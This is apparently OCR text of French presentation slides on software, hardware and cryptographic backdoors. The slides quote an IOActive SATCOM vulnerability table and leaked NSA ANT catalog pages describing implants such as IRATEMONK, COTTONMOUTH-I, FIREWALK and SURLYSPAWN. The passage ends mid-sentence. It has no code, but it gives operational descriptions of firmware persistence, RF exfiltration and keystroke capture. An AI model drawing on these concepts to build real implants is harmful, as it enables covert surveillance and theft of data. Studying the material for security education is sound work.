
10/01/08



IOActive found that all devices within the scope of this research could be abused by a malicious actor. The vulnerabilities we uncovered what would appear to be multiple backdoors, hardcoded credentials, undocumented and/or insecure protocols, and weak encryption algorithms. These vulnerabilities allow remote, unauthenticated attackers to compromise the affected products. In certain cases no user interaction is required to exploit the vulnerability; just sending a simple SMS or specially crafted message from one ship to another ship would be successful for some of the SATCOM systems.


In addition to design flaws, IOActive also uncovered deliberately introduced features in the devices that clearly pose security risks.

SRC http://www.ioactive.com/pdfs/IOActive_SATCOM_Security_WhitePaper.pdf



Vendor	Product	Vulnerability Class	Service	Severity
Harris	RF-7800-VU024 RF-7800-DU024	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN	Critical
Hughes	9201/9202/9450/9502	Hardcoded Credentials Undocumented Protocols Insecure Protocols Backdoors	BGAN BGAN M2M	Critical
Hughes	ThurayaIP	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	Thuraya Broadband	Critical
Cobham	EXPLORER (all versions)	Weak Password Reset Insecure Protocols	BGAN	Critical
Cobham	SAILOR 900 VSAT	Weak Password Reset Insecure Protocols Hardcoded Credentials	VSAT	Critical
Cobham	AVIATOR 700 (E/D)	Backdoors Weak Password Reset Insecure Protocols Hardcoded credentials	SwiftBroadband Classic Aero	Critical
Cobham	SAILOR FB 150/250/500	Weak Password Reset Insecure Protocols	FB	Critical
Cobham	SAILOR 6000 Series	Insecure Protocols Hardcoded Credentials	Inmarsat-C	Critical
JRC	JUE-250/500 FB	Hardcoded Credentials Insecure Protocols Undocumented Protocols Backdoors	FB	Critical
Iridium	Pilot/OpenPort	Hardcoded Credentials Undocumented Protocols	Iridium	Critical

Porte dérobée logicielle
> Firmware du disque dur



TOP SECRET//COMINT//REL TO USA, FVEY

IRATEMONK

ANT Product Data

06/20/08

(TS//SI//REL) IRATEMONK provides software application persistence on desktop and laptop computers by implanting the hard drive firmware to gain execution through Master Boot Record (MBR) substitution.

SLICKERVICAR
WISTFULTOLL
RETURNSPRING
SERUM
OIM / JMSQ
Sustained Collection
TUNING FORK
Requests and Approvals
Scaling
SEAGULLFARO
SSG
R&T Analyst
ROC Ticket System
High
Low
CDR Diode
ROC
Target Systems
UNITEDRAKE Database
Internet
Internet Cafe
UNITEDRAKE GUI
UNITEDRAKE Server

(TS//SI//REL) IRATEMONK Extended Concept of Operations

(TS//SI//REL) This technique supports systems without RAID hardware that boot from a variety of Western Digital, Seagate, Maxtor, and Samsung hard drives. The supported file systems are: FAT, NTFS, EXT3 and UFS.

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Status: Released / Deployed. Ready for Immediate Delivery

Unit Cost: $0

POC: [redacted], S32221, [redacted], [redacted]@nsa.ic.gov

Derived From: NSA/CSSM 1-52
Dated: 20070108
Declassify On: 20320108

TOP SECRET//COMINT//REL TO USA, FVEY


Voir les travaux d'Aurélien Francillon & al: ***Implementation and Implications of a Stealth Hard-Drive Backdoor***
http://www.ossir.org/jssi/jssi2014/hdd_jssi_v4.pdf

(TS//SI//REL) Through remote access or interdiction, UNITEDRAKE, or STRAITBAZZARE are used in conjunction with SLICKERVICAR to upload the hard drive firmware onto the target machine to implant IRATEMONK and its payload (the implant installer). Once implanted, IRATEMONK's frequency of execution (dropping the payload) is configurable and will occur when the target machine powers on.

Agenda

1. Introduction
2. Portes dérobées logicielles
▶ 3. Portes dérobées matérielles
4. Portes dérobées cryptographiques

Portes dérobées matérielles
> Implant sur serveur



TOP SECRET//COMINT//REL TO USA, FVEY

HOWLERMONKEY

ANT Product Data

(TS//SI//REL) HOWLERMONKEY is a custom Short to Medium Range Implant RF Transceiver. It is used in conjunction with a digital core to provide a complete implant.

08/05/08

HOWLERMONKEY - SUTURESAILOR

1.23" (31.25 mm) x 0.48" (12.2 mm)

HOWLERMONKEY - YELLOWPIN

2" (50.8 mm) x 0.45" (11.5 mm)

(Actual Size)

HOWLERMONKEY - SUTURESAILOR


Front

Back


1.20" (30.5 mm) x 0.23" (6 mm)

HOWLERMONKEY - FIREWALK

0.63" (16 mm) x 0.63" (16 mm)



(TS//SI//REL) Through interdiction, BULLDOZER is installed in the target system as a PCI bus hardware implant. After fielding, if KONGUR is removed from the system as a result of an operating system upgrade or reinstall, GINSU can be set to trigger on the next reboot of the system to restore the software implant.



TOP SECRET//COMINT//REL TO USA, FVEY

GODSURGE


ANT Product Data

(TS//SI//REL) GODSURGE runs on the FLUXBABBITT hardware implant and provides software application persistence on Dell PowerEdge servers by exploiting the JTAG debugging interface of the server's processors.

06/20/08


(TS//SI//REL) FLUXBABBITT Hardware Implant for PowerEdge 2950

(TS//SI//REL) FLUXBABBITT Hardware Implant for PowerEdge 1950



Unit Cost: 40 units: $750/ each
25 units: $1,000/ each

Portes dérobées matérielles
> Implant USB / Ethernet



TOP SECRET//COMINT//REL TO USA, FVEY

COTTONMOUTH-I

ANT Product Data

08/05/08


(TS//SI//REL) COTTONMOUTH-I (CM-I) is a Universal Serial Bus (USB) hardware implant which will provide a wireless bridge into a target network as well as the ability to load exploit software onto target PCs.

COTTONMOUTH - 1

(TS//SI//REL) CM-I will provide air-gap bridging, software persistence capability, "in-field" re-programmability, and covert communications with a host software implant over the USB. The RF link will enable command and data infiltration and exfiltration. CM-I will also communicate with Data Network Technologies (DNT) software (STRAITBIZARRE) through a covert channel implemented on the USB, using this communication channel to pass commands and data between hardware and software implants. CM-I will be a GENIE-compliant implant based on CHIMNEYPOOL.

(TS//SI//REL) CM-I conceals digital components (TRINITY), USB 1.1 FS hub, switches, and HOWLERMONKEY (HM) RF Transceiver within the USB Series-A cable connector. MOCCASIN is the version permanently connected to a USB keyboard. Another version can be made with an unmodified USB connector at the other end. CM-I has the ability to communicate to other CM devices over the RF link using an over-the-air protocol called SPECULATION.

COTTONMOUTH CONOP
INTERNET Scenario



TOP SECRET//COMINT//REL FVEY

FIREWALK

ANT Product Data

08/05/08


(TS//SI//REL) FIREWALK is a bidirectional network implant, capable of passively collecting Gigabit Ethernet network traffic, and actively injecting Ethernet packets onto the same target network.

Contacts / Power Supply PWB
LEDs at Top
Input Ethernet Contacts Module
HOWLERMONKEY RF PWB
Stacked USB Module
FIREWALK PWB with TRINITY MCM & Broadcom Phy
1 1/4"
Heat Spreader
1 1/8"
3/4"

(TS//SI//REL) FIREWALK is a bi-directional 10/100/1000bT (Gigabit) Ethernet network implant residing within a dual stacked RJ45 / USB connector. FIREWALK is capable of filtering and egressing network traffic over a custom RF link and injecting traffic as commanded; this allows a ethernet tunnel (VPN) to be created between target network and the ROC (or an intermediate redirector node such as DNT's DANDERSPRITZ tool.) FIREWALK allows active exploitation of a target network with a firewall or air gap protection.

(TS//SI//REL) FIREWALK uses the HOWLERMONKEY transceiver for back-end communications. It can communicate with an LP or other compatible HOWLERMONKEY based ANT products to increase RF range through multiple hops.

Portes dérobées matérielles
> Tempest style



TOP SECRET//COMINT//REL TO USA, FVEY

RAGEMASTER

ANT Product Data

(TS//SI//REL TO USA,FVEY) RF retro-reflector that provides an enhanced radar cross-section for VAGRANT collection. It's concealed in a standard computer video graphics array (VGA) cable between the video card and video monitor. It's typically installed in the ferrite on the video cable.

24 Jul 2008


(U) Capabilities

(TS//SI//REL TO USA,FVEY) RAGEMASTER provides a target for RF flooding and allows for easier collection of the VAGRANT video signal. The current RAGEMASTER unit taps the red video line on the VGA cable. It was found that, empirically, this provides the best video return and cleanest readout of the monitor contents.

(U) Concept of Operation

(TS//SI//REL TO USA,FVEY) The RAGEMASTER taps the red video line between the video card within the desktop unit and the computer monitor, typically an LCD. When the RAGEMASTER is illuminated by a radar unit, the illuminating signal is modulated with the red video information. This information is re-radiated, where it is picked up at the radar, demodulated, and passed onto the processing unit, such as a LFS-2 and an external monitor, NIGHTWATCH, GOTHAM, or (in the future) VIEWPLATE. The processor recreates the horizontal and vertical sync of the targeted monitor, thus allowing TAO personnel to see what is displayed on the targeted monitor.

Unit Cost: $ 30



TOP SECRET//COMINT//REL TO USA, FVEY

SURLYSPAWN

ANT Product Data

(TS//SI//REL TO USA,FVEY) Data RF retro-reflector. Provides return modulated with target data (keyboard, low data rate digital device) when illuminated with radar.

07 Apr 2009

(U) Capabilities


(TS//SI//REL TO USA,FVEY) SURLYSPAWN has the capability to gather keystrokes without requiring any software running on the targeted system. It also only requires that the targeted system be touched once. The retro-reflector is compatible with both USB and PS/2 keyboards. The simplicity of the design allows the form factor to be tailored for specific operational requirements. Future capabilities will include laptop keyboards.

(U) Concept of Operation


(TS//SI//REL TO USA,FVEY) The board taps into the data line from the keyboard to the processor. The board generates a square wave oscillating at a preset frequency. The data-line signal is used to shift the square wave frequency higher or lower, depending on the level of the data-line signal. The square wave, in essence, becomes frequency shift 